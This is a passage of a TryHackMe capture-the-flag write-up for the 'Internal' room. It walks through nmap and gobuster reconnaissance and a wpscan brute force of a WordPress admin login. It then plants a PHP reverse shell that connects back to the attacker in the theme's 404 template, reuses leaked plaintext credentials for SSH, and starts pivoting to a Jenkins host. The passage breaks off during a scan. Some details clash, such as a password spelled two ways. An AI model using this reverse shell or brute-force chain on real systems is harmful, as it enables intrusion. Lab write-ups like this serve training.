
Completed This is a summary of the tryhackme room Internal.


Active Machine Information

Title	IP Address	Expires
Internal	10.10.130.181	1h 30m 15s

Task 1 ✓ Pre-engagement Briefing

Task 2 ✓ Deploy and Engage the Client Environment

So the ip was given 10.10.130.181

So we run a **nmap scan**

- □ nmap -sC -sV 10.10.130.181

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 6efaefbef65f98b9597bf78eb9c5621e (RSA)
|   256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA)
|_  256 b07f7f7b5262622a60d43d36fa89eeff (ED25519)
80/tcp open  http       Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Port 80,22 was open…. I tried to find the dns information using

- □ nslookup 10.10.130.181

But it wasn’t showing so just tried the internal.thm domain into

- □ Nano /etc/hosts
  Then just add the 10.10.130.181   http://internal.thm

Then the ip was accessible .



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

Directory Brute Forcing

- ☐ Gobuster dir -u http://internal.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt




```
┌──(rust㉿kali)-[/usr/share/wordlists/seclists]
└─$ gobuster dir -u http://internal.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/d
irectory-list-2.3-medium.txt
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/10 14:43:05 Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
Progress: 412 / 220561 (0.19%)
```

/blog (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/wordpress (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript
/phpmyadmin

These directories was found.

http//:internal.thm/blog had a website .



INTERNAL

Just another WordPress site

POSTS

AUGUST 3, 2020 EDIT

Private:

Search ...

Which has a login panel …..we can see it’s a wordpress admin panel so we can bruteforce it..


Username Find

□ wpscan –url http://internal.thm/blog/wp-admin/ -e u [-e enumerate u user]

So admin username was found. So we try to bruteforce the password


□ wpscan –url http://internal.thm/blog/wp-admin –usernames admin –passwords /usr/share/wordlists/rockyou.txt

admin : my2boys



```
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match:
'Version: 2.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:06 <==================> (137 / 137) 100.00% Time: 00:00:06

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:06:12 <                    > (3885 / 14348277)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/reg
ister

[+] Finished: Sat Dec 10 10:52:11 2022
[+] Requests Done: 4028
[+] Cached Requests: 35
[+] Data Sent: 2.037 MB
```


After logging in we have to upload our shell…



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.19.41';  // CHANGE THIS
$port = 9090;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
```

In the Apperance >> Theme Files >> 404 Template

Shell Upload



```
  GNU nano 7.0            /usr/share/webshells/php/php-reverse-shell.php
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.130.181';  // CHANGE THIS
$port = 9090;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line
```

We paste out phpreverseshell code which is available in kali using this command

- ☐ nano /usr/share/webshells/php/php-reverse-shell.php

  - we have to change the $ip as our ip
  - To chek ip command: ifconfig

And start a netcat listener on given port


- ☐ nc -lvnp 9090

After the shell starts working we can gain the access of this server .


Privilege Escalation User

After the shell starts we can see the ls command works so

- □ cd /opt
- □ ls -la



```
$ cd /opt/
$ ls
containerd
wp-save.txt
$
```




```
$ cd /opt/
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where th
ey are.

aubreanna:bubb13guM!@#123
$
```

We find the credentials **aubreanna:budd3guM!@#123**

Now we can **ssh into user aubreanna**

- □ ssh aubreanna@internal.thm
- □ Pass: **budd3guM!@#123**



```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls -la
total 56
drwx------ 7 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 3 root      root      4096 Aug  3  2020 ..
-rwx------ 1 aubreanna aubreanna    7 Aug  3  2020 .bash_history
-rwx------ 1 aubreanna aubreanna  220 Apr  4  2018 .bash_logout
-rwx------ 1 aubreanna aubreanna 3771 Apr  4  2018 .bashrc
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .cache
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .gnupg
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .local
-rwx------ 1 root      root       223 Aug  3  2020 .mysql_history
-rwx------ 1 aubreanna aubreanna  807 Apr  4  2018 .profile
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .ssh
-rwx------ 1 aubreanna aubreanna    0 Aug  3  2020 .sudo_as_admin_successful
-rwx------ 1 aubreanna aubreanna   55 Aug  3  2020 jenkins.txt
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 snap
-rwx------ 1 aubreanna aubreanna   21 Aug  3  2020 user.txt
aubreanna@internal:~$
```


Then just cat user.txt   Flag1 : THM{int3rna1_fl4g_1}

Privilege Escalation Root


In the previous we saw two *.txts such as user.txt jenkins.txt

If we look at the cat jenkins.txt we see
That is gives jenkins server 172.17.0.2:8080
Now the 8080 can run from localhost so port forward..

Port forwarding




```
┌──(rust㉿kali)-[~]
└─$ nmap -sC -sV -v  172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating Ping Scan at 12:02
Scanning 172.17.0.2 [2 ports]
Completed Ping Scan at 12:02, 3.00s elapsed (1 total hosts)
Nmap scan report for 172.17.0.2 [host down]
NSE: Script Post-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
